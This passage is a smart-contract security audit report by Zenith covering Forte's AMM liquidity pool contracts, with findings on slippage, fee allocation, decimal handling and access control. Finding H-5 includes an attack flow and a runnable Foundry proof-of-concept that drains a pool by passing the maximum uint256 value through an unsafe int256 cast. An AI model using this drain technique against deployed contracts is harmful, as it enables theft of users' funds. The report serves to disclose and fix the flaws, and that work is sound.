
Zenith

Forte

Smart Contract Security Assessment

VERSION 1.1



AUDIT DATES: March 31st to April 7th, 2025

AUDITED BY: ether_sky
zzykxx

Contents

1 Introduction

1.1 About Zenith

Zenith is an offering by Code4rena that provides consultative audits from the very best security researchers in the space. We focus on crafting a tailored security team specifically for the needs of your codebase.

Learn more about us at https://code4rena.com/zenith.

1.2 Disclaimer

This report reflects an analysis conducted within a defined scope and time frame, based on provided materials and documentation. It does not encompass all possible vulnerabilities and should not be considered exhaustive.

The review and accompanying report are presented on an "as-is" and "as-available" basis, without any express or implied warranties.

Furthermore, this report neither endorses any specific project or team nor assures the complete security of the project.

1.3 Risk Classification

SEVERITY LEVEL	IMPACT: HIGH	IMPACT: MEDIUM	IMPACT: LOW
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

2

Executive Summary

2.1 About Forte

Our mission is to enable the development of thriving economies built on blockchain. We are a group of deeply technical people who specialize in computer science, math, engineering, economics, and finance. We believe that blockchain-based technologies will cause important disruptions across all sectors of the current economy and we are building tools to accelerate this evolution.

2.2 Scope

The engagement involved a review of the following targets:

Target	liquidity-base
Repository	https://github.com/Forte-Service-Company-Ltd/liquidity-base
Commit Hash	`03117b74639e71145e0640ddf33644177f390087`
Files	`src/*`

Target	liquidity-altbc
Repository	https://github.com/Forte-Service-Company-Ltd/liquidity-altbc
Commit Hash	`0852e9c2c10a707b897dd4691f0bc57a132238c2`
Files	`src/*`

2.3 Audit Timeline

March 31, 2025	Audit start
April 7, 2025	Audit end
April 15, 2025	Report published

2.4 Issues Found

SEVERITY	COUNT
Critical Risk	0
High Risk	5
Medium Risk	0
Low Risk	3
Informational	5
Total Issues	**13**

3

Findings Summary

ID	Description	Status
H-1	A slippage check should be implemented during liquidity deposits and withdrawals	Resolved
H-2	LP fees should be allocated to active liquidity	Resolved
H-3	Z should be updated when depositing liquidity	Resolved
H-4	The Y token's decimal handling is incorrect during liquidity withdrawals	Resolved
H-5	Unsafe cast to Int256 allows an attacker to drain the pool	Resolved
L-1	The collectedLPFees function is incorrect	Resolved
L-2	Missing deadline check could lead to bad trades	Resolved
L-3	Risk of losing admin rights for Factory contract	Resolved
I-1	The LiquidityWithdrawn event is used wrongly	Resolved
I-2	The depositLiquidity function lacks the computation for the Q value	Resolved
I-3	There is no way to buy correct amounts	Acknowledged
I-4	The totalRevenue function is incorrect	Resolved
I-5	ALTBCPool :: initializePool() function is missing a _pause() operation	Resolved

4

Findings

4.1 High Risk

A total of 5 high risk findings were identified.

[H-1] A slippage check should be implemented during liquidity deposits and withdrawals

SEVERITY: High	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol

Description:

`Slippage checks` are essential in `DeFi operations`. The `swap function includes a` slippage check'.

- PoolBase.sol#L138

```
function swap(
    address _tokenIn,
    uint256 _amountIn,
    uint256 _minOut,
    address _recipient
) external whenNotPaused returns (uint256 amountOut, uint256 lpFeeAmount,
    uint256 protocolFeeAmount) {
    _checkSlippage(amountOut, _minOut);
}
```

But there are no checks for `deposit` amounts during `liquidity deposits`.

- ALTBCPool.sol#L147

```
function depositLiquidity(uint256 tokenId, uint256 _A, uint256 _B)
    external whenNotPaused returns (uint256 A, uint256 B, uint256 Q) {
    (A, B, , , qFloat) = simulateLiquidityDeposit(_A, _B);
```

```
    IERC20(xToken).safeTransferFrom(_msgSender(), address(this), A);
    IERC20(yToken).safeTransferFrom(_msgSender(), address(this), B);
}
```

Also there are no checks for `withdrawal` amounts during `liquidity withdrawals`.

- ALTBCPool.sol#L247

```
function _withdrawLiquidity(uint256 tokenId, packedFloat _uj,
    address recipient) internal {
    {
        IERC20(xToken).safeTransfer(recipient, Ax);
        IERC20(yToken).safeTransfer(recipient,
    _normalizeTokenDecimals(false, Ay + revenueAccrued));
        _emitLiquidityWithdrawn(tokenId, Ax, Ay, revenueAccrued, recipient);
    }
}
```

`Pool balances` can be manipulated right before `deposits` or `withdrawals`, potentially resulting in unexpected `deposit` and `withdrawal` amounts.

Recommendations:

Add `slippage checks` to the `liquidity deposit` and `withdrawal processes`.

Forte: Resolved with @d163e33f774... and @4814f20352...

Zenith: Verified.

[H-2] LP fees should be allocated to active liquidity

SEVERITY: High	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- PoolBase.sol

Description:

The `deployer` mints two `NFTs`, one representing `inactive liquidity`. `Revenues` and `LP fees` are allocated solely to `active liquidity`, as clearly documented and implemented almost correctly. However, in the `PoolBase contract`, `LP fees` are incorrectly applied to `all liquidity`, including `inactive liquidity`, during `token swaps`.

- PoolBase.sol#L144

```
function swap(
    address _tokenIn,
    uint256 _amountIn,
    uint256 _minOut,
    address _recipient
) external whenNotPaused returns (uint256 amountOut, uint256 lpFeeAmount,
    uint256 protocolFeeAmount) {
    _collectedLPFees
    = _collectedLPFees.add(int(lpFeeAmount).toPackedFloat(int(yDecimalDiff)
    - int(POOL_NATIVE_DECIMALS)).div(_w));
    collectedProtocolFees += protocolFeeAmount;
}
```

Recommendations:

```
function swap(
    address _tokenIn,
    uint256 _amountIn,
    uint256 _minOut,
    address _recipient
) external whenNotPaused returns (uint256 amountOut, uint256 lpFeeAmount,
```

```
    uint256 protocolFeeAmount) {
-    _collectedLPFees
    = _collectedLPFees.add(int(lpFeeAmount).toPackedFloat(int(yDecimalDiff)
    - int(POOL_NATIVE_DECIMALS)).div(_w));
+^^I _collectedLPFees
    = _collectedLPFees.add(int(lpFeeAmount).toPackedFloat(int(yDecimalDiff)
    - int(POOL_NATIVE_DECIMALS)).div(_w.sub(_wInactive()));
    collectedProtocolFees += protocolFeeAmount;
}
```

Forte: Resolved with @976e34bbbc...

Zenith: Verified.

[H-3] Z should be updated when depositing liquidity

SEVERITY: High	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol

Description:

In `step 7` of the `liquidity deposit` process, `Z` must be updated prior to calculating the new `revenue parameter`.

```
 Step 7. We update (recall LnLn computed at the beginning of this section)
Zn+1 = Zn + q * WnI / (Wn - WnI) * (Ln + Zn) + q * Zn
```

This is crucial to uphold the `main invariant: the revenue accrued by the pool must always increase over time`. Below is the mathematical proof for this.

```
Xn+1 = (1 + q) * Xn
Cn+1 = (1 + q) * Cn
bn+1 = bn / (1 + q)
cn+1 = cn
Xmin_n+1 = (1 + q) * Xmin_n
Wn+1 = (1 + q) * Wn

Ln = 0.5 * Xmin_n * (bn * Xn + 2 * cn + V * ln((Xmin_n + Cn) / (Xn + Cn)))
hn = (Ln + Zn) / (Wn - WnI) + LpFee

Ln+1 = 0.5 * Xmin_n+1 * (bn+1 * Xn+1 + 2 * cn+1 + V * ln((Xmin_n+1 + Cn+1)
    / (Xn+1 + Cn+1))) = 0.5 * (1 + q) * Xmin_n * (bn * Xn + 2 * cn + V
    * ((Xmin_n + Cn) / (Xn + Cn))) = (1 + q) * Ln
hn+1 = (Ln+1 + Zn+1) / (Wn+1 - WnI) + LpFee

Ln+1 + Zn+1 = (1 + q) * Ln + Zn + q * WnI / (Wn - WnI) * (Ln + Zn) + q * Zn
    = (1 + q) * (Ln + Zn) + q * WnI / (Wn - WnI) * (Ln + Zn) = (Ln + Zn)
    * ((1 + q) * (Wn - WnI) + q * WnI) / (Wn - WnI) = (Ln + Zn) * ((1 + q)
    * Wn - WnI) / (Wn - WnI) = (Ln + Zn) * (Wn+1 - WnI) / (Wn - WnI)
```

```
hn+1 = (Ln + Zn) * (Wn+1 - WnI) / (Wn - WnI) / (Wn+1 - WnI) + LpFee = hn
```

This demonstrates that the `revenue` parameter remains unchanged when `z` is updated correctly. However, `z` is not updated during the `deposit` process.

- ALTBCPool.sol#L91

```
function _depositLiquidityNFTUpdates(uint256 tokenId, packedFloat wj)
    private returns (uint256 _tokenId) {
    // Update lp's position or mint a new LP Token
    packedFloat h = retrieveH();
    if (tokenId == 0) {
        _mintTokenAndUpdate(_msgSender(), wj, h);
        _tokenId = currentTokenId; // tokenId in the ERC721 that was just
    minted
    } else if (ownerOf(tokenId) == _msgSender()) {
        _tokenId = tokenId;
        (packedFloat w_hat, packedFloat r_hat) = getLPToken(tokenId);
        _updateLPToken(tokenId, wj.add(w_hat),
    h.calculateLastRevenueClaim(wj, r_hat, w_hat));
    } else {
        revert InvalidToken();
    }
}
```

Recommendations:

```
function depositLiquidity(uint256 tokenId, uint256 _A, uint256 _B)
    external whenNotPaused returns (uint256 A, uint256 B, uint256 Q) {
    // Inactive NFT check
    if (tokenId == INACTIVE_ID) {
        revert CannotDepositInactiveLiquidity();
    }

+    packedFloat L = tbc.calculateL(x);

    packedFloat qFloat;

    (A, B, , , qFloat) = simulateLiquidityDeposit(_A, _B);

    IERC20(xToken).safeTransferFrom(_msgSender(), address(this), A);
    IERC20(yToken).safeTransferFrom(_msgSender(), address(this), B);

+    tbc.calculateZ(L, _w, _wInactive(), qFloat, false);
```

```
    packedFloat wj = qFloat.mul(_w);

    packedFloat multiplier = ALTBCEquations.FLOAT_1.add(qFloat);

    x = tbc._liquidityUpdateHelper(x, multiplier);
    _w = _w.add(wj); // add the additional liquidity to the total liquidity

    uint256 _tokenId = _depositLiquidityNFTUpdates(tokenId, wj);
    emit LiquidityDeposited(_msgSender(), _tokenId, A, B);
}
```

Forte: Resolved with @bbd7d3f1841...

Zenith: Verified.

[H-4] The Y token's decimal handling is incorrect during liquidity withdrawals

SEVERITY: High	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol

Description:

Assume the `Y token` has `6 decimals`. Then the `yDecimalDiff` is `12`.

- PoolBase.sol#L110

```
constructor(
    address _xToken,
    address _yToken,
    FeeInfo memory fees,
    string memory _name,
    string memory _symbol
) Ownable(_msgSender()) LPToken(_name, _symbol) {
    yDecimalDiff = POOL_NATIVE_DECIMALS
    - IERC20Metadata(_yToken).decimals();

    /// implementation contract must transfer ownership and emit a
    PoolDeployed event
}
```

In the `simulateWithdrawLiquidity` function, the `Ay` and `revenueAccrued` values are correctly scaled to the `Y token`'s `decimal` by multiplying the `raw value` by `1e6`.

- ALTBCPool.sol#L210

```
function simulateWithdrawLiquidity(
    uint256 tokenId,
    uint256 uj,
    packedFloat _uj
) public view returns (uint256 Ax, uint256 Ay, uint256 revenueAccrued,
    packedFloat q, packedFloat L, packedFloat wj, packedFloat rj) {
```

```
    Ay = rawAy.lt(ALTBCEquations.FLOAT_WAD)
        ? 0
        :
    uint(rawAy.convertpackedFloatToSpecificDecimals(int(POOL_NATIVE_DECIMALS)
    - int(yDecimalDiff)));  // 10^6

    packedFloat revenuePerLiquidity = hn.sub(rj);

    revenueAccrued = revenuePerLiquidity.gt(ALTBCEquations.FLOAT_0)
        ?
    uint(_uj.mul(revenuePerLiquidity).convertpackedFloatToSpecificDecimals
        (int(POOL_NATIVE_DECIMALS) - int(yDecimalDiff)))
        : 0;
}
```

However, in the `_withdrawLiquidity` function, these values are incorrectly `normalized` again before transfers.

- ALTBCPool.sol#L293

```
function _withdrawLiquidity(uint256 tokenId, packedFloat _uj,
    address recipient) internal {
    // We update the revenue of the lp token before calculating the amount
    out for efficiency purposes

    (
        uint256 Ax,
        uint256 Ay,
        uint256 revenueAccrued,
        packedFloat q,
        packedFloat L,
        packedFloat wj,
        packedFloat rj
    ) = simulateWithdrawLiquidity(tokenId, 0, _uj);

    {
        IERC20(xToken).safeTransfer(recipient, Ax);
        IERC20(yToken).safeTransfer(recipient,
    _normalizeTokenDecimals(false, Ay + revenueAccrued));
    }
}
```

In the `_normalizeTokenDecimals` function, the already-correct values are divided by `1e12`, making them too small.

- PoolBase.sol#L334

```
function _normalizeTokenDecimals(bool isInput, uint rawAmount)
    internal view returns (uint normalizedAmount) {
    if (yDecimalDiff == 0) normalizedAmount = rawAmount;
    else normalizedAmount = isInput ? rawAmount * (10 ** yDecimalDiff) :
    rawAmount / (10 ** yDecimalDiff);
}
```

It is important to note that the `Ay` and `revenueAccrued` values are scaled by `1e6` not `1e18` in the `simulateWithdrawLiquidity` function.

Recommendations:

```
function _withdrawLiquidity(uint256 tokenId, packedFloat _uj,
    address recipient) internal {
    // We update the revenue of the lp token before calculating the amount
    out for efficiency purposes

    (
        uint256 Ax,
        uint256 Ay,
        uint256 revenueAccrued,
        packedFloat q,
        packedFloat L,
        packedFloat wj,
        packedFloat rj
    ) = simulateWithdrawLiquidity(tokenId, 0, _uj);

    {
        IERC20(xToken).safeTransfer(recipient, Ax);
-       IERC20(yToken).safeTransfer(recipient,
    _normalizeTokenDecimals(false, Ay + revenueAccrued));
+       IERC20(yToken).safeTransfer(recipient, Ay + revenueAccrued);
    }
}
```

Forte: Resolved with @4a8cf4064d...

Zenith: Verified.

[H-5] Unsafe cast to Int256 allows an attacker to drain the pool

SEVERITY: High	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol#L227

Description:

It's possible for an LP to partially withdraw liquidity from the specified NFT in the pool contract:

```
    function withdrawPartialLiquidity(uint256 tokenId, uint256 uj,
    address recipient) external {
>>      packedFloat _uj
    = int(uj).toPackedFloat(POOL_NATIVE_DECIMALS_NEGATIVE);
        _withdrawLiquidity(tokenId, _uj, recipient);
    }
```

The `uj` value here represents the amount of liquidity that will be subtracted from the LP's token balance. However, there's an issue: the function unsafely casts the `uj` value to `int256` before converting it to `packedFloat`. What happens if someone specifies a value that exceeds the bounds of the `int256` type? For example, if `uj = type(uint256).max`, it will become -1 after casting to `int256`:

```
function simulateWithdrawLiquidity(
    uint256 tokenId,
    uint256 uj,
    packedFloat _uj
) public view returns (uint256 Ax, uint256 Ay, uint256 revenueAccrued,
    packedFloat q, packedFloat L, packedFloat wj, packedFloat rj) {
    if (uj == 0 && _uj.eq(ALTBCEquations.FLOAT_0))
    revert ZeroValueNotAllowed();
    if (ownerOf(tokenId) ≠ _msgSender()) revert InvalidToken();
    else if (uj ≠ 0) {
        _uj = int(uj).toPackedFloat(POOL_NATIVE_DECIMALS_NEGATIVE);
    }
    (wj, rj) = getLPToken(tokenId);
```

```
    if (wj.lt(_uj)) revert LPTokenWithdrawalAmountExceedsAllowance();
    L = tbc.calculateL(x);
    packedFloat hn = tbc.calculateH(L, _w, _wInactive(), _collectedLPFees);

    // STEP 1 - Get q and multiplier
    q = _uj.div(_w);

    // STEP 2 - Calc amount out
    Ax = uint(q.mul(tbc.xMax.sub(x)).convertpackedFloatToWAD());

    packedFloat rawAy = q.mul(tbc.calculateDn(x).sub(tbc.calculateL(x)));

    // check for lower bound before casting to int
    Ay = rawAy.lt(ALTBCEquations.FLOAT_WAD)
        ? 0
        :
    uint(rawAy.convertpackedFloatToSpecificDecimals(int(POOL_NATIVE_DECIMALS)
    - int(yDecimalDiff)));

    packedFloat revenuePerLiquidity = hn.sub(rj);

    // STEP 3 - Calculate revenue accrued. This check is important due to
    the wInactive position rj value.
    revenueAccrued = revenuePerLiquidity.gt(ALTBCEquations.FLOAT_0)
        ?
    uint(_uj.mul(revenuePerLiquidity).convertpackedFloatToSpecificDecimals
        (int(POOL_NATIVE_DECIMALS) - int(yDecimalDiff)))
        : 0;
}
```

This allows an attacker to bypass the `wj` and `_uj` comparison despite specifying an extremely large value. Furthermore, since `_uj` will be negative, in `STEP 3`, it becomes possible to greatly inflate the `revenueAccrued` value. This happens because converting a negative `int256` to `uint256` yields a large number.

Attack Flow:

1. The attacker waits until the pool is close to its `x_max` value (or forces it into this state via a large swap) to ensure that `Ax` or `Ay` won't be too large after conversion to `uint256`.
2. The attacker deposits a small amount and mints an LP token.
3. They make a small swap to accrue some revenue (ensuring the amount is small enough for the pool to handle after conversion to `uint256`).
4. The attacker then specifies `uj = type(uint256).max` when withdrawing partial liquidity.

5. If everything goes as planned, the attacker can retrieve all or nearly all Y tokens from the pool, and also remaining X tokens.

To demonstrate the attack consider this simple test:

```
pragma solidity 0.8.24;

import "forge-std/Test.sol";
import "forge-std/console.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

import {ALTBCInput, ALTBCDef} from "src/amm/ALTBC.sol";
import {ALTBCPool, FeeInfo, IERC20} from "src/amm/ALTBCPool.sol";
import {ALTBCEquations} from "src/amm/ALTBCEquations.sol";
import {packedFloat, MathLibs}
    from "liquidity-base/src/amm/mathLibs/MathLibs.sol";

contract Token is ERC20 {
    constructor(string memory name, string memory symbol) ERC20(name,
    symbol) {
        _mint(msg.sender, 1_000_000e18);
    }
}

contract Audit is Test {
    using MathLibs for packedFloat;
    using ALTBCEquations for packedFloat;
    ALTBCPool pool;
    Token x;
    Token y;
    address alice = address(0xa11Ce);
    address bob = address(0xb0b);

    function setUp() public {
        /// lowerPrice: 1e18, V: 1e14, xMin: 1e18, C: 1e24
        ALTBCInput memory altbcInput = ALTBCInput(1e18, 1e14, 1e18, 1e24);
        x = new Token("X", "X");
        y = new Token("Y", "Y");
        pool = new ALTBCPool(
            address(x),
            address(y),
            FeeInfo(1000, 0, address(0x01)),
            altbcInput,
            "POOL",
            "POOL"
        );
```

```
        x.transfer(address(pool), 10000e18);
        pool.initializePool(address(this), 100e18);

        x.approve(address(pool), type(uint256).max);
        y.approve(address(pool), type(uint256).max);

        vm.startPrank(alice);
        x.approve(address(pool), type(uint256).max);
        y.approve(address(pool), type(uint256).max);

        vm.startPrank(bob);
        x.approve(address(pool), type(uint256).max);
        y.approve(address(pool), type(uint256).max);
        vm.stopPrank();

        deal(address(x), alice, 1000e18);
        deal(address(y), alice, 1000e18);
        deal(address(x), bob, 3e18);
        deal(address(y), bob, 3e18);
    }

    function testDrain() public {
        // Alice deposits LP
        vm.prank(alice);
        pool.depositLiquidity(0, 1000e18, 1000e18);
        // Simulate pool is close to x_max
        (uint256 toSwap, ,) = pool.simSwapReversed(address(x), 11000e18);
        pool.swap(address(y), toSwap - 1000000, 1, address(this));
        // Bob the hacker deposits dust
        vm.startPrank(bob);
        pool.depositLiquidity(0, 1, 1);
        // Trigger some fees accrual
        pool.swap(address(y), 1000000, 1, bob);
        // Donate some coins so attack won't revert
        x.transfer(address(pool), 2e18);
        // Withdraw max uint
        console.log("X Y POOL BALANCE BEFORE: ", x.balanceOf(address(pool)),
    y.balanceOf(address(pool)));
        pool.withdrawPartialLiquidity(4, 2**256 - 1 , bob);
        console.log("X Y POOL BALANCE AFTER: ", x.balanceOf(address(pool)),
    y.balanceOf(address(pool)));
    }

}
```

Recommendations:

Explicitly restrict users from specifying `uj` values greater than `type(int256).max` in `withdrawPartialLiquidity` to prevent overflow and unintended behavior during casting.

Since this is not the only occurrence in the codebase where `uint256` is cast to `int256`, it's recommended to adopt a safe casting library, such as `SafeCast` from OpenZeppelin, for all conversions within the pool contract. This will help enforce bounds and ensure type safety across all arithmetic operations involving mixed signed/unsigned integers.

Forte: Resolved in base and altbc

Zenith: Verified. The OpenZeppelin `SafeCast` library is now used to ensure safe conversion from `uint256` to `int256`.

4.2 Low Risk

A total of 3 low risk findings were identified.

[L-1] The collectedLPFees function is incorrect

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- PoolBase.sol

Description:

The `collectedLPFees` function simply returns the product of `_collectedLPFees` and the current `total liquidity`.

- PoolBase.sol#L306

```
function collectedLPFees() external view returns (uint256) {
    return _normalizeTokenDecimals(false,
    uint((_collectedLPFees.mul(_w)).convertpackedFloatToWAD()));
}
```

However, `LP fees` are distributed only to `active liquidity`, and the value of `_w` changes over time.

Recommendations:

Track accumulated `LP fees` independently, similar to how `collectedProtocolFees` is managed.

Forte: Resolved with @d814a2aa206... and @d04f8fdabc6....

Zenith: Verified.

[L-2] Missing deadline check could lead to bad trades

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- PoolBase.sol#L126

Description:

The swap() function in PoolBase contract does not allow users to submit a deadline for their action. This missing feature enables pending transactions to be executed at a later point, effectively leading to either bad trades or MEV exploits targeting positive slippage extraction.

AMMs should provide their users with an option to time-box the execution of their pending actions, such as swaps or adding and removing liquidity. The most common solution is to include a deadline timestamp as a parameter (for example see Uniswap V2). If such an option is not present, users can unknowingly perform bad trades.

The situation could unfold like this :

- Bob wants to swap 1 ETH for 1500 USDT, so he calculates AmountOut using off-chain methods (ie. simSwap)
- He can tolerate a slippage of 1 % so he proceeds with a swap call, with minOut set to 1485 USDT based on the amounts returned from simSwap simulation.
- Since there is no deadline governing the execution of this trade, it could be included in a block any time later.
- Assume that one day has passed, the price of ETH moves to 2000 USDC, at this point the deserved amount of USDT for 1 ETH for Bob is at least 1980 USDT, but MEV bots can cause a sandwich attack.

This is annoying for Bob, as he gets less USDT than he deserves at that point in time.

Recommendations:

Having a deadline feature and checking against it protects against this scenario. The same could also be applied to withdrawLiquidity function.

Forte: Resolved with @58bb30899c... and @336dbcdb43...

Zenith: Verified.

[L-3] Risk of losing admin rights for Factory contract

SEVERITY: Low	IMPACT: Low
STATUS: Resolved	LIKELIHOOD: Low

Target

- FactoryBase.sol

Description:

FactoryBase is the base factory contract to be inherited by all factory implementations like ALTBCFactory. It uses `Ownable2Step` by OpenZeppelin for access control to methods that set allowlist contract addresses, protocol fee percentage and to propose new protocol fee collector address.

The current implementation of the `FactoryBase` contract introduces the risk of renouncing ownership without recovery — it allows direct renouncement of ownership if the owner mistakenly calls `renounceOwnership()`, which could lead to irreversible loss of admin rights.

Recommendations:

While using Ownable2Step is a great approach against admin errors, the `renounceOwnership()` method should be overridden to always revert, preventing unintentional renouncement of ownership and preserving administrative access to the mentioned functions.

Forte: Resolved with @f333b8a8c93...

Zenith: Verified.

4.3 Informational

A total of 5 informational findings were identified.

[I-1] The LiquidityWithdrawn event is used wrongly

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol

Description:

The `LiquidityWithdrawn` event is imported from `IALTBCEvents` and does not include a `recipient` parameter.

- IALTBCEvents.sol#L21

```
event LiquidityWithdrawn(address _sender, uint256 _tokenId, uint256 _A,
    uint256 _B, uint256 _revenue);
```

However, when emitting this event, the `recipient` parameter is incorrectly provided as the last argument.

- ALTBCPool.sol#L308

```
function _emitLiquidityWithdrawn(uint256 tokenId, uint256 Ax, uint256 Ay,
    uint256 revenueAccrued, address recipient) private {
    emit LiquidityWithdrawn(_msgSender(), tokenId, Ax, Ay, revenueAccrued,
    recipient);
}
```

Recommendations:

```
- event LiquidityWithdrawn(address _sender, uint256 _tokenId, uint256 _A,
    uint256 _B, uint256 _revenue);
+ event LiquidityWithdrawn(address _sender, uint256 _tokenId, uint256 _A,
    uint256 _B, uint256 _revenue, address recipient);
```

Forte: Resolved with @c12727c741... and @f31e0483f85...

Zenith: Verified.

[I-2] The depositLiquidity function lacks the computation for the Q value

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol

Description:

The `depositLiquidity` function returns the `Q` value, but without a proper calculation implemented, it always returns `0`.

- ALTBCPool.sol#L147

```
function depositLiquidity(uint256 tokenId, uint256 _A, uint256 _B)
    external whenNotPaused returns (uint256 A, uint256 B, uint256 Q) {
    // Inactive NFT check
    if (tokenId == INACTIVE_ID) {
        revert CannotDepositInactiveLiquidity();
    }

    packedFloat qFloat;

    (A, B, , , qFloat) = simulateLiquidityDeposit(_A, _B);

    IERC20(xToken).safeTransferFrom(_msgSender(), address(this), A);
    IERC20(yToken).safeTransferFrom(_msgSender(), address(this), B);

    packedFloat wj = qFloat.mul(_w);

    packedFloat multiplier = ALTBCEquations.FLOAT_1.add(qFloat);

    x = tbc._liquidityUpdateHelper(x, multiplier);
    _w = _w.add(wj); // add the additional liquidity to the total liquidity

    uint256 _tokenId = _depositLiquidityNFTUpdates(tokenId, wj);
    emit LiquidityDeposited(_msgSender(), _tokenId, A, B);
}
```

The `Q` value should be calculated from the `simulateLiquidityDeposit` function.

Recommendations:

```
function depositLiquidity(uint256 tokenId, uint256 _A, uint256 _B)
    external whenNotPaused returns (uint256 A, uint256 B, uint256 Q) {
    packedFloat qFloat;

-    (A, B, , , qFloat) = simulateLiquidityDeposit(_A, _B);
+^^I (A, B, Q, , qFloat) = simulateLiquidityDeposit(_A, _B);
}
```

Forte: Resolved with @2b70f69f732...

Zenith: Verified.

[I-3] There is no way to buy correct amounts

SEVERITY: Informational	IMPACT: Informational
STATUS: Acknowledged	LIKELIHOOD: Low

Target

- PoolBase.sol

Description:

According to the documentation, there are four methods for `token swaps`:

- Selling exact amounts of `X tokens`
- Selling exact amounts of `Y tokens`
- Buying exact amounts of `X tokens`
- Buying exact amounts of `Y tokens`

Supporting all four methods is fundamental for most protocols. Currently, the `swap` function only implements the first two methods—selling exact amounts of both tokens.

The `simSwapReversed` function is designed to simulate the last two methods—buying exact amounts. However, there is no function to execute token purchases for exact amounts using `simSwapReversed` function.

Recommendations:

Integrate functionality to buy exact amounts of tokens by either creating a new function or modifying the existing `swap` function.

Forte: We acknowledge that the contract does not provide a single function call to buy exact amounts of Y or X tokens. This functionality is indirectly supported by invoking the simSwapReversed() functions to obtain token amounts that should be passed to the swap() function. The team will not address this item.

Zenith: Acknowledged.

[I-4] The totalRevenue function is incorrect

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol

Description:

The `totalRevenue` function simply returns the product of `h` and `_w`.

- ALTBCPool.sol#L477

```
function totalRevenue() public view returns (uint256 revenue) {
    revenue = uint((retrieveH().mul(_w)).convertpackedFloatToWAD());
}
```

However, `_w` includes `inactive liquidity`, while `revenue` is only applicable to `active liquidity`.

Recommendations:

```
function totalRevenue() public view returns (uint256 revenue) {
